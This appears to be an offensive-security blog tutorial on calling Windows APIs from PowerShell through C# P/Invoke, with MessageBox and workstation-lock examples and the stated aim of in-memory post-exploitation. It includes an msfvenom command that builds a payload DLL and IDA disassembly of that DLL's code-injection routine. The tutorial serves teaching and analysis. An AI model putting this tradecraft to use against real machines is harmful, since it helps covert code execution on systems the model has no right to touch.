BECOME A PATRON

Low-Level Windows API Access From PowerShell

Hola, as I'm sure you know by now PowerShell, aka Microsoft's post-exploitation language, is pretty awesome! Extending PowerShell with C#\.NET means that you can do pretty much anything. Sometimes, native PowerShell functionality is not enough and low-level access to the Windows API is required. One example of this is the NetSessionEnum API which is used by tools such as NetSess and Veil-Powerview to remotely enumerate active sessions on domain machines. In this post we will look at a few examples that will hopefully get you going on scripting together you own Windows API calls!

It should be noted that the examples below are using C# to define the Windows API structs. This is not optimal from an attackers perspective as the C# compilation will write temporary files to disk at runtime. However, using the .NET System.Reflection namespace adds some overhead to what we are trying to achieve. Once the basics have been understood, it is relatively easy to piggyback the great work done by Matt Graeber to get true in-memory residence.

Resources:
+ Pinvoke - here
+ Use PowerShell to Interact with the Windows API: Part 1 - here
+ Use PowerShell to Interact with the Windows API: Part 2 - here
+ Use PowerShell to Interact with the Windows API: Part 3 - here
+ Accessing the Windows API in PowerShell via .NET methods and reflection - here
+ Deep Reflection: Defining Structs and Enums in PowerShell - here

Download:

+ Invoke-CreateProcess.ps1 - here

+ Invoke-NetSessionEnum.ps1 - here

User32 : : MessageBox

Creating a message box is probably one of the most straight forward examples as the API call requires very little input. Make sure to check out the pinvoke entry for MessageBox to get a head-start on the structure definition and the MSDN entry to get a better understanding of the structure parameters.


The C++ function structure from MSDN can be seen below.

```
int WINAPI MessageBox(
  _In_opt_ HWND    hWnd,
  _In_opt_ LPCTSTR lpText,
  _In_opt_ LPCTSTR lpCaption,
  _In_     UINT    uType
);
```

This easily translates to c#, it is almost a literal copy/paste of the example on pinvoke.


```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

public static class User32
{
    [DllImport("user32.dll", CharSet=CharSet.Auto)]
        public static extern bool MessageBox(
            IntPtr hWnd,     /// Parent window handle
            String text,     /// Text message to display
            String caption,  /// Window caption
            int options);    /// MessageBox type
}
"@

[User32]::MessageBox(0,"Text","Caption",0) |Out-Null
```

Executing the code above pops the expected message box.



Obviously you can change the parameters you pass to the message box function, for example the message box type.

```
[User32]::MessageBox(0,"Text","Caption",0x4)
```



User32::CallWindowProc

Let's try something a bit more complicated, what if we wanted to call an exported function inside a dll. Basically we would need to perform the following steps.


```
[Kernel32]::LoadLibrary                      # Load DLL
    |___[Kernel32]::GetProcAddress           # Get function pointer
           |___[User32]::CallWindowProc      # Call function
```

There is some cheating here, CallWindowProc will only work if the function does not expect any parameters. However for demonstration purposes it suites our needs.


User32.dll contains a function (LockWorkStation) which can be used to lock the user's desktop. The code to execute that function can be seen below.

```
function Instantiate-LockDown {
    Add-Type -TypeDefinition @"
    using System;
    using System.Diagnostics;
    using System.Runtime.InteropServices;

    public static class Kernel32
    {
        [DllImport("kernel32", SetLastError=true, CharSet = CharSet.Ansi)]
            public static extern IntPtr LoadLibrary(
                [MarshalAs(UnmanagedType.LPStr)]string lpFileName);

        [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
            public static extern IntPtr GetProcAddress(
                IntPtr hModule,
                string procName);
    }

    public static class User32
    {
        [DllImport("user32.dll")]
            public static extern IntPtr CallWindowProc(
                IntPtr wndProc,
                IntPtr hWnd,
                int msg,
                IntPtr wParam,
                IntPtr lParam);
    }
"@

    $LibHandle = [Kernel32]::LoadLibrary("C:\Windows\System32\user32.dll")
    $FuncHandle = [Kernel32]::GetProcAddress($LibHandle, "LockWorkStation")

    if ([System.IntPtr]::Size -eq 4) {
        echo "`nKernel32::LoadLibrary   --> 0x$("{0:X8}" -f $LibHandle.ToInt32())"
        echo "User32::LockWorkStation --> 0x$("{0:X8}" -f $FuncHandle.ToInt32())"
    }
    else {
        echo "`nKernel32::LoadLibrary   --> 0x$("{0:X16}" -f $LibHandle.ToInt64())"
        echo "User32::LockWorkStation --> 0x$("{0:X16}" -f $FuncHandle.ToInt64())"
    }

    echo "Locking user session..`n"
    [User32]::CallWindowProc($FuncHandle, 0, 0, 0, 0) | Out-Null
}
```

Running the script immediately locks the user's desktop.




After logging back in we can see the output provided by the function.




```
PS C:\Users\Fubar\Desktop> . .\Invoke-ExportedFunction.ps1
PS C:\Users\Fubar\Desktop> Instantiate-LockDown

Kernel32::LoadLibrary   --> 0x75AD0000
User32::LockWorkStation --> 0x75AF0FAD
Locking user session..

PS C:\Users\Fubar\Desktop>
```

MSFvenom : : WinExec (..or not)

On the back of the previous example let's try the same thing with a DLL that was generated by msfvenom.




```
root@Okuri-Inu:~# msfvenom -p windows/exec --payload-options
Options for payload/windows/exec:


       Name: Windows Execute Command
     Module: payload/windows/exec
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 185
       Rank: Normal

Provided by:
    vlad902 <vlad902@gmail.com>
    sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
CMD                        yes       The command string to execute
EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
```



```
Description:
  Execute an arbitrary command


Advanced options for payload/windows/exec:

    Name           : PrependMigrate
    Current Setting: false
    Description    : Spawns and runs shellcode in new process

    Name           : PrependMigrateProc
    Current Setting:
    Description    : Process to spawn and run shellcode in

    Name           : VERBOSE
    Current Setting: false
    Description    : Enable detailed status messages

    Name           : WORKSPACE
    Current Setting:
    Description    : Specify the workspace for this module

Evasion options for payload/windows/exec:


root@Okuri-Inu:~# msfvenom -p windows/exec CMD='calc.exe' -f dll > Desktop/calc.dll
```

I haven't personally had much occasion to use the metasploit DLL payload format as it never seem to do exactly what I need. To edify the situation I had a quick look in IDA which revealed that everything is exposed through DLLMain.




```
; Attributes: bp-based frame

; BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
public DllEntryPoint
DllEntryPoint proc near

var_4= dword ptr -4
hinstDLL= dword ptr  8
fdwReason= dword ptr  0Ch
lpReserved= dword ptr  10h

push    ebp
mov     ebp, esp
push    ecx
mov     eax, [ebp+fdwReason]
mov     [ebp+var_4], eax
cmp     [ebp+var_4], 1
jz      short loc_10001142
```

```
jmp     short loc_10001147
```

```
loc_10001142:
call    JMP_To_ShellCode_Inject
```

```
loc_10001147:
mov     eax, 1
mov     esp, ebp
pop     ebp
retn    0Ch
DllEntryPoint endp
```


In an pretty humorous twist, further investigation revealed that the DLL is not actually using WinExec! Instead, the DLL sets up a call to CreateProcess.



```
; Attributes: noreturn bp-based frame

JMP_To_ShellCode_Inject proc near

Context= CONTEXT ptr -324h
StartupInfo= _STARTUPINFOA ptr -58h
ProcessInformation= _PROCESS_INFORMATION ptr -14h
lpBaseAddress= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 324h
push    44h
lea     eax, [ebp+StartupInfo]
push    eax
call    sub_10001000
add     esp, 8
mov     [ebp+StartupInfo.cb], 44h
lea     ecx, [ebp+ProcessInformation]
push    ecx                 ; lpProcessInformation
lea     edx, [ebp+StartupInfo]
push    edx                 ; lpStartupInfo
push    0                   ; lpCurrentDirectory
push    0                   ; lpEnvironment
push    44h                 ; dwCreationFlags
push    0                   ; bInheritHandles
push    0                   ; lpThreadAttributes
push    0                   ; lpProcessAttributes
push    offset CommandLine ; "rundll32.exe"
push    0                   ; lpApplicationName
call    ds:CreateProcessA
test    eax, eax
jz      loc_1000111F
```

The call is a bit odd, it looks like CreateProcess is starting "rundll32.exe" in a suspended state (dwCreationFlags = 0x44). I'm not sure why "rundll32.exe" is placed in lpCommandLine as it would normally be in lpApplicationName, regardless it is perfectly valid as lpApplicationName can be NULL in which case the first parameter of lpCommandLine would be treated as the module name.

The shellcode then gets a handle to the process, injects a payload byte array and resumes the thread.




```
mov     [ebp+Context.ContextFlags], 10003h
lea     eax, [ebp+Context]
push    eax             ; lpContext
mov     ecx, [ebp+ProcessInformation.hThread]
push    ecx             ; hThread
call    ds:GetThreadContext
push    40h             ; flProtect
push    1000h           ; flAllocationType
push    800h            ; dwSize
push    0               ; lpAddress
mov     edx, [ebp+ProcessInformation.hProcess]
push    edx             ; hProcess
call    ds:VirtualAllocEx
mov     [ebp+lpBaseAddress], eax
push    0               ; lpNumberOfBytesWritten
push    800h            ; nSize
push    offset unk_10003000 ; lpBuffer
mov     eax, [ebp+lpBaseAddress]
push    eax             ; lpBaseAddress
mov     ecx, [ebp+ProcessInformation.hProcess]
push    ecx             ; hProcess
call    ds:WriteProcessMemory
mov     edx, [ebp+lpBaseAddress]
mov     [ebp+Context._Eip], edx
lea     eax, [ebp+Context]
push    eax             ; lpContext
mov     ecx, [ebp+ProcessInformation.hThread]
push    ecx             ; hThread
call    ds:SetThreadContext
mov     edx, [ebp+ProcessInformation.hThread]
push    edx             ; hThread
call    ds:ResumeThread
mov     eax, [ebp+ProcessInformation.hThread]
push    eax             ; hObject
call    ds:CloseHandle
